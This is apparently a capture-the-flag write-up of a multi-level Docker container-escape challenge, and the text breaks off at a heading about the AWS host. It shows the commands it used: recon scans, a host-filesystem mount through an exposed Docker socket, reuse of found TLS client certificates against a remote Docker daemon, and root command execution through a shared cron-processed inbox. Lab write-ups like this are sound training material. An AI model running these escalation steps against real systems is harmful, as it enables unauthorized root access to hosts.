I have a set of Matryoshka (or, as I affectionately called them as a kid/today, “Nanotchka”) dolls on my nightstand. On the outside, they’re ornately painted with a deceptively simple structure. In truth, they’re internally weaponized with a 9-clone army.
I expect layers upon layers of priv-esc fun.
Recon
nmap -sS -Pn -sC -sV --script=vuln -T4 -A TARGET_IP
Not sure about y’all, but this is giving Android vibes.

Open ports:
- 22 (SSH), aligns with provided credentials
- Android estimated at 85% assurance
Time to SSH in.
Level 1: SSH Entry
ssh matryoshka@TARGET_IP
“Escape is futile.”
Excuse me? I think not.
As an aside, I can hit CTRL+C at any time.
whoami
id
uname -a
Running 6.17.0-1013-aws Ubuntu, aka Linux on AWS.
ls -la
An empty hollow.
find / -name "*flag*" 2>/dev/null
Nice try, Matryoshka Containment Unit. This bot-adjacent entity will not be entrapped.
False flags. This is a container escape challenge, so we need to find what’s running and mounted.
cat /proc/mounts
BIG find. Docker containers are mounted inside docker.sock (hence, the Docker socket).
docker ps
The Matryoshka allegory web spins its reality inside of Docker containers. Excellent.
docker images
Reminds of Super Mario brothers methodology.
We need to run a new Docker container from the visible Alpine image, then mount the host filesystem into it.
docker run -v /:/mnt --rm -it alpine:3.20 chroot /mnt sh
whoami
Swoosh! The root is on fire.
cat /root/flag_level2.txt
Nabbed our first flag. Good job, Jenn.
Level 2: Mapping the Hall of Mirrors
ps aux
That is a very promising output. We’re in a proverbial hall of mirrors inside a Docker-in-Docker setup.
What we have:
- PID 1:
level2-entrypoint.sh, the host container’s init process - PID 7/101:
dockerdrunning TLS on TCP port 2376, fully exposed - PID 108:
containerd, the container runtime under Docker - PID 310/420: two
containerd-shimprocesses (the actual running containers being managed) - PID 330/376: Our level1 container, uid 1000 = matryoshka
- PID 404: where we are now, in the alpine container we just spawned
To get to Level 3, we need to find another container or another flag living on the host Docker’s filesystem.
After enumerating /, /root, /home, /var, and /opt, I noticed something interesting:

dockremap is a user related to Docker’s namespace remapping.
ls /opt
/opt is reading as a solid lead.
After confirming /run/docker.sock and /var/run/docker.sock were the same socket (same device, inode, permissions, timestamp via stat), I pivoted to inspect the entrypoint script:
cat /usr/local/bin/level2-entrypoint.sh
The level2 flag came from $LEVEL2_FLAG environment variable. Despite being root in level2, level2 is only a container on the real host. If the real host has a Docker socket available, we can escape level2 to escalate to the level3 host and flag.
The pattern: each layer passes its Docker socket down to the next container. Level2 passed its socket to level1, which is how we escaped level1.
TLS Cert Enumeration
ls /certs
ls /certs/client
Those pretty little TLS client certificates are for connecting to a remote Docker daemon. The level2 dockerd is pants-down exposed on TCP 2376.
ip route
The gateway to the real host is 172.17.0.1. Perhaps its Daemon will connect us if we summon it politely (commence CLI Seance…).
docker --tlsverify --tlscacert /certs/ca/ca.pem --tlscert /certs/client/cert.pem --tlskey /certs/client/key.pem -H tcp://172.17.0.1:2376 ps
Whoops. Not polite enough.
ls /certs/ca
Pivoted to cert.pem from inside ca:
docker --tlsverify --tlscacert /certs/ca/cert.pem --tlscert /certs/client/cert.pem --tlskey /certs/client/key.pem -H tcp://172.17.0.1:2376 ps
The cert is valid for IP 172.18.0.2. Let’s try that IP instead of the loopback gateway:
docker --tlsverify --tlscacert /certs/ca/cert.pem --tlscert /certs/client/cert.pem --tlskey /certs/client/key.pem -H tcp://172.18.0.2:2376 ps
Well hello there, Host Docker Daemon. Now we’re talking (literally).
docker --tlsverify [...certs...] -H tcp://172.18.0.2:2376 run -v /:/mnt --rm -it alpine:3.20 chroot /mnt sh
Mounted. Take that!
find / -name "*flag*" 2>/dev/null
Eye spy two flags: one we have, and one we don’t.
find / -name "*.tar" 2>/dev/nullNo tarballs. Shucks.
ip routeOur IP is 172.17.0.3, the gateway is at 172.17.0.1. The daemon at 172.18.0.2 is on a different subnet. Foiled! That’s the level2 container’s internal Docker network, not the real host.
Level 3: The Inbox/Outbox Pattern
Full-metal Jenn = commence!! The host-level flag is likely not in Docker.
cat /proc/1/mountinfo
Level3share on line 461. This is where the host mounted the level3share directory.
ls /mnt/level3share
ls /mnt/level3share/inbox
ls /mnt/level3share/outbox
Both inbox and outbox empty. Time to hit the drawing board (aka a search engine).
The inbox/outbox pattern in /mnt/level3share suggests a job queue mechanism: command written to inbox, output posts to outbox.
Let’s give it a whirl:
echo "id" > /mnt/level3share/inbox/cmd
sleep 2 && cat /mnt/level3share/outbox/cmd
The host is not auto-processing. The file is sitting in inbox unprocessed, likely waiting for a cronjob to pick it up. Let’s check level2’s cron:
cat /etc/crontab
ls /etc/cron*
cat /etc/cron*/root
cmd is still sitting there by its lonesome. Maybe it needs a specific filename or extension. Delete and retry with .sh:
rm /mnt/level3share/inbox/cmd
echo "id" > /mnt/level3share/inbox/test.sh
sleep 30 && ls /mnt/level3share/outbox
IT PROCESSED!
cat /mnt/level3share/outbox/test.sh.out
The host is executing my commands as root.
echo "find / -name '*flag*' -not -path '*/proc/*' -not -path '*/sys/*' 2>/dev/null" > /mnt/level3share/inbox/flag.sh
sleep 35 && cat /mnt/level3share/outbox/flag.sh.out
Level3 flag is on the host.
echo "cat /root/flag_level3.txt" > /mnt/level3share/inbox/getflag.sh
sleep 45 && cat /mnt/level3share/outbox/getflag.sh.out
Second flag = unlocked.
The Real AWS Host
